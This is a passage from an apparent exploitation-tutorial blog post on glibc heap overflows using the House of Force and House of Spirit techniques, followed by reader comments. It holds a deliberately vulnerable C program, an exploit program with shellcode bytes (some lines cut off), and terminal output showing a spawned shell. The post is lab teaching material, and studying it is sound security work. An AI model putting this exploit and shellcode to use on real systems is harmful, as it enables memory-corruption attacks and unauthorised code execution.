- Now since in line[3] top chunk points to 0x8049850, a memory allocation request of 256 bytes would make 'glibc malloc' to return (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3768) 0x8049858 which gets copied to buf3.

At line [5]:

- Copying buf1 address to buf3, results in GOT overwrite. Thus call to free (line[6]) would result in shellcode execution!!

Executing the vulnerable program with attacker's command line argument executes the shell code as shown below:

```
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hof$ gcc -g -z norelro -z exe
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hof$ gcc -g -o exp exp.c
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hof$ ./exp
$ ls
cmd  exp  exp.c  vuln  vuln.c
$ exit
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hof$
```

Protection: Till date, there is no protection added to this technique. Yup this technique helps us to exploit heap overflows even when compiled with latest glibc!!

House of Spirit: In this technique, attacker tricks 'glibc malloc' to return a chunk which resides in stack segment (instead of heap segment). This allows the attacker to overwrite 'Return Address' stored in the stack.

Prerequisite: Below are the prerequisites to successfully apply house of spirit since not all heap overflow vulnerable programs can be exploited using this technique.


- A buffer overflow to overwrite a variable which contains the chunk address, returned by 'glibc malloc'.

- Above chunk should be freed. Attacker should control the size of this freed chunk. He controls in such a way that its size is equal to next malloc'd chunk size.
- Malloc a chunk.
- User input should be copied to the above malloc'd chunk.

Vulnerable Program: This program meets the above prerequisites.

```
/* vuln.c
House of Spirit vulnerable program
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void fvuln(char *str1, int age)
{
   char *ptr1, name[44];
   int local_age;
   char *ptr2;
   [1]local_age = age; /* Prereq 2 */

   [2]ptr1 = (char *) malloc(256);
   printf("\nPTR1 = [ %p ]", ptr1);
   [3]strcpy(name, str1); /* Prereq 1 */
   printf("\nPTR1 = [ %p ]\n", ptr1);
   [4]free(ptr1); /* Prereq 2 */

   [5]ptr2 = (char *) malloc(40); /* Prereq 3 */
   [6]snprintf(ptr2, 40-1, "%s is %d years old", name, local_age); /* Prere
   printf("\n%s\n", ptr2);
}

int main(int argc, char *argv[])
{
   int i=0;
   int stud_class[10];  /* Required since nextchunk size should lie in betw
   for(i=0;i<10;i++)
        [7]stud_class[i] = 10;
   if (argc == 3)
      fvuln(argv[1], 25);
   return 0;
}
```

Stack Layout of the above vulnerable program:




Line[3] of the vulnerable program is where buffer overflow occurs. Thus inorder to successfully exploit the vulnerable program, attacker gives the below command line argument:

- argv[1] = Shell Code + Stack Address + Chunk size


Exploit Program:

```
/* Program to exploit executable 'vuln' using hos technique.
 */
#include <stdio.h>
#include <unistd.h>
#include <string.h>

#define VULNERABLE "./vuln"

/* Shellcode to spwan a shell. Size: 48 bytes - Includes Return Address ove
char scode[] =
        "\xeb\x0e\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\xb8\xfd\xff\xbf\x

int main( void )
{
        int i;
        char * p;
        char argv1[54];
        char * argv[] = { VULNERABLE, argv1, NULL };

        strcpy(argv1,scode);

        /* Overwrite ptr1 in vuln with stack address - 0xbffffdf0. Overwrit
        strcpy(argv1+48,"\xf0\xfd\xff\xbf\x30");

        argv[53] = '';

        /* Execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
```

Stack Layout of the above vulnerable program with attacker argument:



Stack Layout with attacker data after strcpy of vuln.c



Stack Layout with attacker data after snprintf of vuln.c

With attacker argument let us see how return address is overwritten:

Line[3]: Buffer overflow

- Here attacker input ‘argv[1]’ is copied to char buffer ‘name’. Since attacker input is greater than 44, variable’s ptr1 and local_age gets overwritten with stack address and chunk size, respectively.
  - Stack address -0xbffffdf0 – Attacker tricks ‘glibc malloc’ to return this address when line[5] gets executed.
  - Chunk size – 0x30 – This chunk size is used to trick ‘glibc malloc’ when line[4] (see below) gets executed.

Line[4]: Add stack region to ‘glibc malloc’s’ fast bin.

- free() invokes _int_free() (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3803). Now after buffer overflow ptr1 = 0xbffffdf0 (and not 0x804aa08). Overwritten ptr1 is passed as an argument to free(). This tricks 'glibc malloc' to free a memory region located in stack segment. Size of this stack region that is getting freed, located at ptr1-8+4 is overwritten by the attacker as 0x30 and hence 'glibc malloc' treats this chunk as fast chunk (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3848) (since 48 < 64) and inserts (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3910) the freed chunk at the front end of the fast binlist located at index 4 (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3887).

Line[5]: Retrieve the stack region (added in line[4])

- malloc request of 40 is converted into usable size 48 by checked_request2size (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3322). Since the usable size '48' belongs to fast chunk, its corresponding fast bin (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3333) (located at index 4) is retrieved. First chunk of the fast binlist is removed (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3341) and returned (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3355) to the user. The first chunk is nothing but the stack region added during line[4]'s execution.

Line[6]: Overwrite Return Address

- Copy the attacker argument 'argv[1]' into the stack region (returned by 'glibc malloc') starting from location 0xbffffdf0. First 16 bytes of argv[1] is
  - \xeb\x0e – Jmp by 14 bytes
  - \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41 – Pad
  - \xb8\xfd\xff\xbf – Return Address stored in stack gets overwritten by this value. Hence after fvuln gets executed, EIP would be 0xbffffdb8 – this location contains the jmp instruction followed by a shellcode to spawn a shell!!

Executing the vulnerable program with attacker's argument executes the shell code as shown below:

```
sploitfun@sploitfun-VirtualBox:~/Dropbox/sploitfun/heap_overflow/Malloc-Mal
sploitfun@sploitfun-VirtualBox:~/Dropbox/sploitfun/heap_overflow/Malloc-Mal
sploitfun@sploitfun-VirtualBox:~/Dropbox/sploitfun/heap_overflow/Malloc-Mal

PTR1 = [ 0x804a008 ]
PTR1 = [ 0xbffffdf0 ]

AAAAAAAAAA����1�Ph//shh/bin��P��S�
$ ls
cmd  exp  exp.c  print  vuln  vuln.c
$ exit
sploitfun@sploitfun-VirtualBox:~/Dropbox/sploitfun/heap_overflow/Malloc-Mal
```

Protection: Till date, there is no protection added to this technique. Yup this technique helps us to exploit heap overflows even when compiled with latest glibc!!

House of Prime: TBU

House of Lore: TBU

NOTE: For demo purposes, all vulnerable programs are compiled without following linux protection mechanisms:

- ASLR (http://en.wikipedia.org/wiki/Address_space_layout_randomization)
- NX (http://en.wikipedia.org/wiki/NX_bit)
- RELRO (https://isisblogs.poly.edu/2011/06/01/relro-relocation-read-only/) (ReLocation Read-Only)

Reference:

- The Malloc Maleficarum (http://packetstormsecurity.com/files/view/40638/MallocMaleficarum.txt)

Tagged glibc, heap overflow, house of force, house of mind, house of spirit, malloc maleficarum

9 thoughts on "Heap overflow using Malloc Maleficarum"

1. **ibivmfmvihit** says:
   April 7, 2015 at 4:02 am
   Gah…

   ```
   a = malloc (32);
   b = malloc (32);
   free (a);
   free (b);
   a = malloc (32);
   b = malloc(32);
   doStuff (a);
   doOtherStuff(b);
   ```

   Reply
2. **Matthewxie** says:
   September 12, 2015 at 7:20 am
   Hi, will these prerequisites be satisfied in the real scene?

   Reply
   - **sploitfun** says:

September 13, 2015 at 7:43 am
Sorry i didnt get it!! Rephrase plzz

Reply

- **Matthewxie** says:
  September 16, 2015 at 3:18 pm
  I wonder whether these prerequisites for the exploitation are possible to be satisfied in the practical programs.

- **sploitfun** says:
  September 25, 2015 at 6:48 pm
  Yup when I read about these stuffs I also had the same question. With my limited CVE analysis exp, I feel house of mind prereqs are difficult to satisfy (but not impossible), house of force is pretty easy to satisfy and house of spirit technique itself is pretty worthless

3. **BCTF – bcloud – exploit 200 – Ibrahim M. El-Sayed (the_storm)** says:
   March 27, 2016 at 10:50 pm
   […] Basically, the main source I've used to exploit was https://sploitfun.wordpress.com/2015/03/04/heap-overflow-using-malloc-maleficarum/ […]

   Reply
4. **[번역]Heap overflow using malloc maleficarum | 카푸치노.** says:
   April 9, 2016 at 11:53 am
   […] 원문:https://sploitfun.wordpress.com/2015/03/04/heap-overflow-using-malloc-maleficarum/ […]

   Reply
5. **g00d** says:
   June 3, 2016 at 2:29 am
   I think https://gbmaster.wordpress.com/2015/06/15/x86-exploitation-101-house-of-mind-undead-and-loving-it/ is much easier to learn

   Reply
   - **sploitfun** says:
     June 7, 2016 at 10:13 am
     Hmm might be Good luck!!

     Reply

Blog at WordPress.com.

Save